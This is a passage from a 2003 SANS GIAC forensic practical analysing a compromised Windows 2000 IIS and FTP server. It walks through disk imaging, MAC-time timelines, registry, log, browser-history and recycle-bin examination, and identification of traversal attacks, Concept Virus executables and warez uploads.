The hard drive in tray one was mounted at the mount point "/images". An exact copy of partition /dev/hdg1 was made to the /images directory. The invocation of the dd command and its output follows are shown in Figure 4 below.

Figure 4 dd Invocation

```
File   Edit   Settings   Help
[root@kensrh73 images]# dd if=/dev/hdg1 of=/images/img.dev_hdg1
80276742+0 records in
80276742+0 records out
[root@kensrh73 images]#
```

After the forensic image img.dev_hdg1 was taken, an md5sum was run. The screenshot of the MD5 hash is shown below.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 5 MD5 Hash of the Forensic Image

```
File   Edit   Settings   Help
[root@kensrh73 images]# md5sum /images/img.dev_hdg1
3a8464e7d30b4b35a1c54765d7876253  /images/img.dev_hdg1
[root@kensrh73 images]#
```

One can clearly see by comparing Figures 3 and 5 above that the MD5 hashes match.

.

Media Analysis

MAC Times

The tables of modified, access, and create times for files and folders were generated by the following two different methods:

Method One

1) The image that was made of the hard drive in the previous step was mounted in read only mode at the mount point /andrew. In the actual environment on Andrew's computer /andrew would have been c: and the below forward slashes would have been backward slashes.
2) The table of modified times for files, sorted in chronological order, was created by executing the script below:
```
find /andrew -type f -printf "%T@ %TD %TT %k %h/%f\n" |sort
+0n >/compromise_andrew/MACTIMES/file_modify_times
```
3) The table of access times for files, sorted in chronological order, was created by executing the script below:
```
   find /andrew -type f -printf "%A@ %AD %AT %k %h/%f\n"
|sort +0n >/compromise_andrew/MACTIMES/file_access_times
```
4) The table of create times for files, sorted in chronological order, was created by executing the script below:
```
   find /andrew -type f -printf "%C@ %CD %CT %k %h/%f\n"
|sort +0n >/compromise_andrew/MACTIMES/file_create_times
```
5) The table of modify times for folders, sorted in chronological order, was created by executing the script below:
```
   find /andrew -type d -printf "%T@ %TD %TT %k %h/%f\n"
|sort +0n >/compromise_andrew/MACTIMES/folder_modify_times
```
6) The table of access times for folders, sorted in chronological order, was created by executing the script below:
```
   find /andrew -type d -printf "%A@ %AD %AT %k %h/%f\n"
|sort +0n >/compromise_andrew/MACTIMES/folder_access_times
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

7) The table of create times for folders, sorted in chronological order, was created by executing the script below:

```
   find /andrew -type d -printf "%C@ %CD %CT %k %h/%f\n"
|sort +0n >/compromise_andrew/MACTIMES/folder_create_times
```

Method Two

1) The Sleuth Kit command line "fls -f ntfs -m c:/ -r /images/img.dev_hdg1 >/tmp/body_tmp" was invoked to gather the data associated with allocated and some unallocated files. The data gathered was put in the file /tmp/body. (See timeline.README Sleuth Kit docs in Appendix A)
2) The Sleuth Kit command line "ils –f ntfs –m /images/img.dev_hdg1 >>/tmp/body_tmp was invoked to gather unallocated meta data. The data gathered was appended to the file /tmp/body. (See timeline.README Sleuth Kit docs in Appendix A)
3) The Sleuth Kit command line "mactime –b /tmp/body_tmp 5/01/2003 >/comprimse_andrew/MACTIMES/tline_MAY_2003" was invoked to generate the timeline file "tline_MAY_2003. This file contains modify, access and create timeline for all files and folders from May 1, 2003 onwards. The tline_MAY_2003 file was used as a reference in creating the forensic timeline. (See Timeline Analysis section.)

The tables generated by methods 1 and 2 were then copied to a CD. The CD was tagged as follows:

```
CD Tag #01 MAC TIME DATA
Folder /compromise_andrew/MACTIMES
Files  file_access_times file_create_times file_modify_times
       folder_access_times folder_create_times folder_modify_times
       tline_MAY_2003
TOTAL BYTES  5106934
```

The examination of the MAC time data was done as follows:

1) An inventory was done on the number of files and folders.

   The number of files was determined by invoking the Linux command line "find /andrew –type f |wc –l". The number of files was 9001. The number of folders was determined by invoking the Linux command line "find /andrew –type d |wc –l". The number of folders was 592.

2) All files and folders created and or modified after Andrew opened the system to the Internet needed to be examined. . (Virtually all of the files and folders modified and created before the time Andrew opened the system to the Internet were part of the Windows 2000 Server installation.)

   Interviewing Andrew determined that he made the system available to the Internet after he deleted the files he used in the anonymous logon test. Looking at the time stamps of the files in the recycle bin (see the Recycler files section), the system was made available to the Internet after 7:10 PM May 27, 2003. All the files and folders created and modified after that time

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

were inventoried and listed. The MAC time files, file_modify_times, file_create_times, folder_modify_times, and folder_create_times were used for that purpose. There were 201 files and 227 folders created after this time. There were 221 files and 241 folders modified after this time. A list of the files and folders created and modified after the system was opened to the Internet was generated. (See Appendix B.)

3) All files and folders accessed after the time Andrew opened the system to the Internet helped show what activities occurred on the system.

   All files and folders accessed after that time were inventoried and listed. The MAC time files, file_access_time and folder_access_time, were used for that purpose. There were 573 files and 293 folders accessed after this time. A list of the files and folders accessed after the system was opened to the Internet was generated. (See Appendix C.)

Registry Files

The registry of the system was put into text files to facilitate examination under the Linux operating system. The registry text files were generated by the following method:

1) The guest operating system was brought up under Vmware.
2) The file system /andrew was accessed through the guest as a "mapped network drive". This was accomplished using Vmware's internal Samba.
3) The registry files, /andrew/WINNT/system32/CONFIG/default, /andrew/WINNT/system32/CONFIG/sam, /andrew/WINNT/system32/CONFIG/software, and /andrew/WINNT/system32/CONFIG/system were copied to C:\ on the guest system. Those hive files were loaded using regedt32. The hive files were then saved as: /compromise_andrew/registry_data/andrew_default.txt, /compromise_andrew/registry_data/andrew_sam.txt, /compromise_andrew/registry_data/andrew_software.txt, and /compromise_andrew/registry_data/andrew_system.txt. (The folder /compromise_andrew was part of the host Linux file system mapped network drive.)

The registry text files were copied to a CD. The CD was tagged as follows:

```
CD Tag #02 REGISTRY DATA
Folder /compromise_andrew/registry_data
Files andrew_default.txt andrew_sam.txt andrew_software.txt
      andrew_system.txt
TOTAL BYTES 13905427
```

The examination of the registry text files was done as follows:

1) The "Last Write Time:" data was extracted and analyzed.
2) The registry data for services was extracted and analyzed.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3) The registry data for CurrentVersion keys was extracted and analyzed.
4) The registry data for BootExecute keys was extracted and analyzed.

The Linux command line " grep "Last Write Time:" andrew_software.txt |sort -u |awk '{print $4" "$6" "$7}' |sed 's/\// /g' |sed 's/:/ /' |sort +2n +0n +1n +5d +3n +4n" was used to generate a sorted list of unique time stamps when the software registry data was updated. There were eight time stamps after Andrew turned over the system to the Internet. The registry key names are include below:

```
Key Name:          andrew_software\Microsoft\Windows\CurrentVersion\Explorer\Bit
Key Name:          andrew_software\Classes\CLSID\{01E04581-4EEE-11d0-BFE9-00AA00
Key Name:          andrew_software\Classes\CLSID\{0E5CBF21-D15F-11d0-8301-00AA00
Key Name:          andrew_software\Classes\MSCFile\Shell\Open\Command
Key Name:          andrew_software\Classes\Applications\iexplore.exe\shell
Key Name:          andrew_software\Classes\Applications\kodakprv.exe\shell
Key Name:          andrew_software\Classes\Applications\mplayer2.exe
Key Name:          andrew_software\Classes\Applications\mplayer2.exe\shell
Key Name:          andrew_software\Classes\Applications\mspaint.exe\shell
Key Name:          andrew_software\Microsoft\Cryptography\RNG
Key Name:          andrew_software\Microsoft\Windows\CurrentVersion\Extensions
Key Name:          andrew_software\Microsoft\Windows\CurrentVersion\Group Policy
Key Name:          andrew_software\Microsoft\Windows\CurrentVersion\Reliability
Key Name:          andrew_software\Microsoft\Windows NT\CurrentVersion\ProfileLi
st\S-1-5-21-1214440339-1078145449-1957994488-500
```

The software key name "Microsoft\Windows\CurrentVersion\Reliability" referenced in the above list has a value name of LastAliveStamp. (See http://download.microsoft.com/download/win2000srv/spdep/101/NT5XP/EN-US/MonitorRel.doc.) The LastAliveStamp is updated every 5 minutes. If there is a power failure the time stamp here should be within five minutes of the power failure. Thus the power was removed from the system about 6:02 PM (10:02 PM in registry because the registry time values are GMT) on May 30, 2003.

The Linux command line " grep "Last Write Time:" andrew_system.txt |sort -u |awk '{print $4" "$6" "$7}' |sed 's/\// /g' |sed 's/:/ /' |sort +2n +0n +1n +5d +3n +4n" was used to generate a sorted list of unique time stamps when the system registry data was updated. There were five time stamps after Andrew turned over the system to the Internet. The registry key names are include below:

```
Key Name:
andrew_system\ControlSet001\Services\Tcpip\Parameters\Interfaces\{7D6B0D87-18E7-48B7-
97F7-BFC31E5229CD}
Key Name:          andrew_system\ControlSet001\Control\DeviceClasses\{28d78fad-5a12-11d1-
ae5b-0000f803a8c2}
Key Name:          andrew_system\ControlSet001\Control\DeviceClasses\{28d78fad-5a12-11d1-
ae5b-0000f803a8c2}\##?#Root#RDPDR#0000#{28d78fad-5a12-11d1-ae5b-0000f803a8c2}
Key Name:          andrew_system\ControlSet001\Control\DeviceClasses\{28d78fad-5a12-11d1-
ae5b-0000f803a8c2}\##?#Root#RDPDR#0000#{28d78fad-5a12-11d1-ae5b-0000f803a8c2}\#TS001
Key Name:          andrew_system\ControlSet001\Services\TermService\Parameters
Key Name:          andrew_system\ControlSet001\Services\LicenseInfo\FilePrint
Key Name:          andrew_system\ControlSet001\Control\DeviceClasses\{28d78fad-5a12-11d1-
ae5b-0000f803a8c2}\##?#Root#RDPDR#0000#{28d78fad-5a12-11d1-ae5b-
0000f803a8c2}\#TS001\Device Parameters
Key Name:          andrew_system\ControlSet001\Control\Print\Providers
```

The system key name "Key Name: andrew_system\ControlSet001\Services\Tcpip\Parameters\Interfa

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

ces\{7D6B0D87-18E7-48B7-97F7-BFC31E5229CD}" referenced in the above list has the network startup parameters. The time stamp of 7:18 PM (11:18 PM in registry) May 27,2003 was the time the system was opened up to the network.

There were no time stamps after Andrew turned over the system to the Internet for either the SAM or Default Registries.

The time stamps of the registry data did not point out any entries for system services that were modified during the time of the Internet exposure. The system service data key names and time stamps were extracted using the following Linux command line: "grep -A 2 "\\\ControlSet001\\\Services" andrew_system.txt".

The time stamps of the registry data did not point out any entries for CurrentVersion keys that were modified during the time of the Internet exposure. The CurrentVersion key names and time stamps were extracted using the following Linux command line: "grep -A 2 "\\\CurrentVersion" andrew_system.txt | grep –A 2 "Key Name:""

The BootExecute value names were located to ensure that no unidentified executable was being run at boot time.[i] The time stamps of this registry data were before the system was turned over to the Internet. The following Linux command line extracted this data: "grep -A 5 -B 4 BootExecute andrew_system.txt".

Log Files

To determine the chronological order of FTP and IIS activities, I examined the FTP and IIS logs.The log files of interest were the FTP and Web logs. These logs were in the folders /andrew/WINNT/system32/LogFiles/MSFTPSVC1 and /andrew/WINNT/system32/LogFiles/W3SVC1 respectively. The MSFTPSVC1 folder contained the files, ex030527.log, ex030528.log, ex030529.log, and ex030530.log. The W3SVC1 folder contained files by the identical names. These files were copied to /compromise_andrew/logfiles/MSFTPSVC1 and /compromise_andrew/logfiles/W3SVC1 folders for examination. The log files were copied to a CD. The CD was tagged as follows:

```
CD Tag #03 WEB AND FTP LOG FILES
Folder /compromise_andrew/logfiles/MSFTPSVC1
Files  ex030527.log ex030528.log ex030529.log ex030530.log
Folder /compromise_andrew/logfiles/W3SVC1
Files  ex030527.log ex030528.log ex030529.log ex030530.log
TOTAL BYTES 174640
```

The examination of the log files was done as follows:

1) Checked the content of the log files for viable content.
2) Extracted unique client IP addresses from logs.
3) Examined individual entries to determine meaning.
4) Produced summary of the findings.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The content of the MSFTPSVC1 and W3SVC1 log files ex030527.log, ex030528.log, and ex030529.log had valid readable text entries. The MSFTPSVC1 and W3SVC1 log files ex030530.log contained 65536 bytes of zeroes. The Linux command view was used to examine the logs with the viable content. The Linux command od was used to show that the ex030530.logs's contained 65536 bytes of zeroes. The first four entries of all the logs below contained comments. The summary of the content of the log files follows:

```
Log file name                                    Number of Entries
MSFTPSVC1 ex030527.log                                  14
MSFTPSVC1 ex030528.log                                   9
MSFTPSVC1 ex030529.log                                 116
MSFTPSVC1 ex030530.log                                   0
   W3SVC1 ex030527.log                                  62
   W3SVC1 ex030528.log                                   9
   W3SVC1 ex030529.log                                  65
   W3SVC1 ex030530.log                                   0
```

The unique client IP addresses extracted from the log showed how many different computers were used to access the server. The client IP address of the MSFTPSVC1 logs is the second field in the log. Ignoring the four header comment lines of the logs, the unique client IP addresses are extracted with the following Linux command line:
"cat ex03052*.log |grep -v "#" |awk '{print $2}'|sort –u". The sanitized unique MSFTPSVC1 access IP address output follows:

```
127.0.0.1
AAA.EEE.16.214
AAA.EEE.188.232
BBB.DDD.248.210
CCC.FFF.151.122
CCC.FFF.242.213
DDD.GGG.50.91
```

The client IP address of the W3SVC1 logs is the third field in the log. Ignoring the four header comment lines of the logs, the unique client IP addresses are extracted with the following Linux command line:
"cat ex03052* |grep -v "#" |awk '{print $3}' |sort –u". The sanitized unique W3SVC1 access IP address output follows:

```
127.0.0.1
AAA.HHH.88.5
BBB.III.48.150
CCC.JJJ.36.7
DDD.KKK.21.49
EEE.LLL.129.162
EEE.MMM.106.76
DDD.NNN.225.60
FFF.OOO.2.164
GGG.PPP.113.100
```

There were a total of seven unique IP addresses in the MSFTPSVC1 logs and ten unique IP addresses in the W3SVC1 logs. The local host IP address 127.0.0.1 appeared in each set of unique IP addresses. Comparing the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

remaining IP addresses showed that there were a total of fifteen different clients that accessed the server. Of the fifteen clients only one was authorized. The authorized client was a web access by Andrew to check on the server.

Examination of the MSFTPSVC1 logs individual entries revealed the following:

1) There were four entries that contained the string “gpuser@home.com 230”. This is the signature of the Grim's Ping public ftp scanning tool. (http://archives.neohapsis.com/archives/snort/2002-04/0448.html). (http://grimsping.cjb.net/).
2) There were eleven anonymous logons. Four were from the Grim’s Ping ftp scanning tool, two were from Andrew testing anonymous logons, three were logons from the same IP as a Grim’s Ping, and the remaining two were from IP’s not referenced in the Grim’s Ping tool. Of these two, one of the IP’s first two octets of the IP address matched a Grim’s Ping IP.
3) There were ten different transaction types noted in all the log entries. These were discovered using the following Linux command:“cat ex03052*.log |grep -v "#" |awk '{print $3}' |sort -u |awk -F \] '{print $2}'| sort -u”. The transaction types are, ABORT, DELE, MKD, PASS, QUIT, RMD, USER, closed, created, and sent. The USER and PASS transactions are the FTP logons. The QUIT transaction is an FTP logoff. The ABORT transaction terminates a given FTP command. The DELE transaction removes a file. The MKD transactions make directories (folders). The RMD transaction removes directories. The created and sent transactions show when a file as been made and transferred. The closed transaction signals the termination of a given session. Of the seventy-seven MKD transactions, one user made seventy-four. Of those seventy-four user made transactions, seventy-three of those directories created were still on the system. The one directory not on the system was part of the Grim’s Ping scan.

Examination of the W3SVC1 logs individual entries revealed the following:

1) The ex030527.log had sixty-two entries. The first four were comments, the next fifty-six entries were accesses from the local host and the last two were access made by Andrew from his work office.
2) The ex030528.log had nine entries. The first four entries were comments. The next two entries were “GET” requests, which had a status code 400. The next two entries were successful “GET” requests made by Andrew from the office. The last entry was a “GET” request, which had a status code 404. The status code 400 is “the request had bad syntax or was inherently impossible to be satisfied.” The status code 404 is “the server has not found anything matching the URI given.” (http://www.w3.org/Protocols/HTTP/HTRESP.html.)[ii]
3) The ex030529.log had 65 entries. The first four entries were comments. Two of the remaining entries were successful “GET” requests made by Andrew. The following Linux command; “cat ex030529.log |grep -v "#" | awk '{print $7}' |sort –u” showed that there were four different access

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

methods logged. They were GET, OPTIONS, PROPFIND, and SEARCH. There were forty-one GET, two OPTIONS, fifteen PROPFIND, and three SEARCH methods logged. Thirty-seven of the GET methods were logged from the same client. These log entries seemed to have similar signatures of the Unicode/Directory Traversal bug. (http://www.esec.dk/pubstro.pdf.) The successful attempts with the status code of 200 seemed to match the creation times of all the files in the /andrew/Inetpub/scripts folder. The files mswsock.dll and tftp.exe were accessed during the time of the traversal bug log entries. Of the remaining entries, three with the SEARCH access method from the same client IP seem to have the signature of the WebDAV buffer overflow vulnerability. (http://www.klcconsulting.net/articles/webdav/webdav_vuln.htm#Exploit.)

A summary of the important facts gleamed from the log files are:

1) There were multiple unauthorized client accesses of the server from 14 different IP addresses.
2) The Grim's Ping FTP scanning tool discovered the anonymous logon with write permissions.
3) At least two well-known IIS exploits were used against the server.
4) Numerous unauthorized files and folders were put on the server.

IE History Files

The Internet Explorer history files (index.dat files) were all under the folder /andrew/Documents and Settings/Administrator. These files were copied to /compromise_andrew/history folder for examination. The data was extracted from the index.dat files and put into text format using the tool pasco from the Odessa toolkit. These text data files were then placed in the /compromise_andrew/history/pasco_out folder for examination. The history text files were copied to a CD. The CD was tagged as follows:

```
CD Tag #04  IE HISTORY FILES
Folder /compromise_andrew/history/pasco_out
Files Cookies_index.dat_pasco.txt
Files Local_Settings_History_History.IE5_MSHist012003052720030528_index.dat_pasco.txt
Files Local_Settings_History_History.IE5_MSHist012003052820030529_index.dat_pasco.txt
Files Local_Settings_History_History.IE5_MSHist012003052920030530_index.dat_pasco.txt
Files Local_Settings_History_History.IE5_MSHist012003053020030531_index.dat_pasco.txt
Files Local_Settings_History_History.IE5_index.dat_pasco.txt
Files Local_Settings_Temporary_Internet_Files_Content.IE5_index.dat_pasco.txt

TOTAL BYTES 72469
```

The text files generated by pasco were examined. The data contained in these files showed the history of Andrew's Internet Explorer activity. The time stamps in these files were of use in the creation of a forensics timeline.

Recycler Files

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The contents of the recycler folder were copied to the folder /compromise_andrew/recycler/contents. The data was extracted from the INFO2 file using the tool rifiuti from the Odessa toolkit. This text data file was placed in the /compromise_andrew/recycler/rifiuti.out folder for examination. The recycler files were copied to a CD. The CD was tagged as follows:

```
CD Tag #05 RECYCLER FILES
Folder /compromise_andrew/recycler/contents/S-1-5-21-1214440339-1078145449-1957994488-500
Files Dc1.txt Dc2.asp Dc3.asp Dc4.txt Dc5.txt INFO2 desktop.ini
Folder /compromise_andrew/recycler/rifiuti.out
Files INFO.out
TOTAL BYTES 13461
```

The output of rifiuti tool showed the contents of the recycle bin. The output follows:

```
INFO2 File: contents/RECYCLER/S-1-5-21-1214440339-1078145449-1957994488-500/INFO2

INDEX   DELETED TIME             DRIVE NUMBER PATH                                SIZE
1       Tue May 27 18:58:45 2003      2       C:\1.txt                              0
2       Tue May 27 19:01:49 2003      2       c:\inetpub\wwwroot\iisstart.asp    4096
3       Tue May 27 19:01:55 2003      2       c:\inetpub\wwwroot\localstart.asp  8192
4       Tue May 27 19:05:20 2003      2       C:\1.txt                              0
5       Tue May 27 19:05:30 2003      2       C:\Inetpub\ftproot\1.txt              0
```


Andrew verified that he placed the above files into the recycle bin.

Event Logs

The event logs /andrew/WINNT/system32/CONFIG/AppEvent.Evt, /andrew/WINNT/system32/config/SecEvent.Evt, and /andrew/WINNT/system32/config/SysEvent.Evt were copied to the folder /compromise_andrew/logfiles/event_logs. The Microsoft Event Viewer, under the Windows 2000 server guest operating system, was then used to read these files. The error message, “The event log file is corrupted” appeared when the application and system event files ere read. The security event file contained no data. I then copied the event logs to a floppy disk for reading under Windows XP Event Viewer. The same error message persisted as shown in Figure 6 below:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 6 Event Viewer Error Message



The od command under Linux was used to further examine the content of the SysEvent.Evt file. There seemed to be viable log entries as well as unidentified ASCII data. The "strings -a -e l" command extracted the ASCII data. (See Appendix D.)

In the SysEvent.Evt ASCII data (see Appendix D), the string "Message from MessageDestroyer" was used in a GOOGLE search. An interesting discussion about this message can be found at the web location http://www.sitepointforums.com/archive/index/t-112705. The answer that this "was most likely a broadcast sent out to everyone on your IP block" seemed the most plausible.

The command "strings –a SysEvent.Evt " produced the following output:

```
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
LfLe
"""3333DDDD0
```

I was unable to reconstruct the apparently viable entries for display by the Event Viewer.

The od command was used to further examine the content of the AppEvent.Evt file. There seemed to be viable log entries as well as unidentified ASCII data. Invoking the “strings –a –e l“ command produced the following output:

```
MSDTC
NT-WEB
Oakley
NT-WEB
The operation completed successfully.
MsiInstaller
NT-WEB
Product: WebFldrs -- Installation operation completed successfully.
(NULL)
(NULL)
(NULL)
(NULL)
Active Server Pages
NT-WEB
DrWatson
NT-WEB
mmc.exe
2003
c0000005
77FCA40A
RtlDestroyHeap
```

The “strings -a AppEvent.Evt” command extracted the ASCII data. (See Appendix E.)

Meaningful information about the application exception error in mmc.exe displayed in Appendix E could not be located. The mmc.exe crashed and probably restarted before the system was opened up to the Internet.

It is unclear what corrupted the event logs.

Analysis of Unauthorized Files

From the list of files and folders that were created after the system was opened to the Internet, 63 files were examined. These files were chosen because they were under the Inetpub folder and their create date was after the system was opened up to the Internet.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

In the folder "/andrew/Inetpub/scripts" were the following files:

```
05/29/03 11:23:47 253 /andrew/Inetpub/scripts/TFTP1288
05/29/03 11:25:19 236 /andrew/Inetpub/scripts/TFTP1212
05/29/03 11:26:51 216 /andrew/Inetpub/scripts/TFTP992
05/29/03 11:28:43 203 /andrew/Inetpub/scripts/TFTP1336
05/29/03 11:30:13 192 /andrew/Inetpub/scripts/TFTP468
05/29/03 11:31:44 179 /andrew/Inetpub/scripts/TFTP344
05/29/03 11:33:19 161 /andrew/Inetpub/scripts/TFTP1340
05/29/03 11:34:50 145 /andrew/Inetpub/scripts/TFTP1292
05/29/03 11:36:20 129 /andrew/Inetpub/scripts/TFTP552
05/29/03 11:37:54 115 /andrew/Inetpub/scripts/TFTP1084
05/29/03 11:39:28 103 /andrew/Inetpub/scripts/TFTP1304
05/29/03 11:40:59 86 /andrew/Inetpub/scripts/TFTP1476
05/29/03 11:42:31 73 /andrew/Inetpub/scripts/TFTP852
05/29/03 11:44:01 58 /andrew/Inetpub/scripts/TFTP1184
05/29/03 11:45:32 46 /andrew/Inetpub/scripts/TFTP1532
05/29/03 11:47:05 32 /andrew/Inetpub/scripts/TFTP1548
05/29/03 11:48:37 22 /andrew/Inetpub/scripts/TFTP1588
05/29/03 11:50:08 7 /andrew/Inetpub/scripts/TFTP1208
```

These files appeared to have been downloaded during the Unicode/Directory traversal bug discussed under the log files section. The Linux command line "file TFTP *" was invoked to determined the file types. The output of the command line follows:

```
TFTP1084: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1184: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1208: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1212: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1288: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1292: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1304: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1336: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1340: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1476: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1532: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1548: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP1588: MS-DOS executable (EXE), OS/2 or MS Windows
TFTP344:  MS-DOS executable (EXE), OS/2 or MS Windows
TFTP468:  MS-DOS executable (EXE), OS/2 or MS Windows
TFTP552:  MS-DOS executable (EXE), OS/2 or MS Windows
TFTP852:  MS-DOS executable (EXE), OS/2 or MS Windows
TFTP992:  MS-DOS executable (EXE), OS/2 or MS Windows
```

The file command clearly shows that these files are executables. The Linux command line "strings –a TFTP*" was invoked to extract any ASCII strings. The string "Concept Virus(CV) V.6, Copyright(C)2001, (This's CV, No Nimda.)" appeared in every TFTP file. The follow reference to the "Concept Virus V.6" was found using the GOOGLE search engine. (http://www.incidents.org/archives/intrusions/msg01587.html.)

In the folder "Inetpub/ftproot/ / / /com1/fuck /aux/ScanneD /aux/by/lpt1/Slime/com5/TaGGeD /com4/by /com1/Slime/lpt3/ /with Neo1907's PuB-tAgGeR /lpt3/uPPed /com8/BY /com3/Slime/com2/StuFF/Kiss Of The Dragon/CD 1/" were forty-four files named kotdcd1.part01.rar through kotdcd1.part44.rar. These files were downloaded on May 30, the day the log files were zeroed out. The folders they were downloaded into have the same names

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


as folders generated on May 29, 2003. A user who discovered the server using Grim's Ping did this. The Linux command line file kotdcd1.part*.rar was invoked to determine the file types. The output of the command line follows:

```
kotdcd1.part01.rar: RAR archive data
kotdcd1.part02.rar: RAR archive data
kotdcd1.part03.rar: RAR archive data
kotdcd1.part04.rar: RAR archive data
kotdcd1.part05.rar: RAR archive data
kotdcd1.part06.rar: RAR archive data
kotdcd1.part07.rar: RAR archive data
kotdcd1.part08.rar: RAR archive data
kotdcd1.part09.rar: RAR archive data
kotdcd1.part10.rar: RAR archive data
kotdcd1.part11.rar: RAR archive data
kotdcd1.part12.rar: RAR archive data
kotdcd1.part13.rar: RAR archive data
kotdcd1.part14.rar: RAR archive data
kotdcd1.part15.rar: RAR archive data
kotdcd1.part16.rar: RAR archive data
kotdcd1.part17.rar: RAR archive data
kotdcd1.part18.rar: RAR archive data
kotdcd1.part19.rar: RAR archive data
kotdcd1.part20.rar: RAR archive data
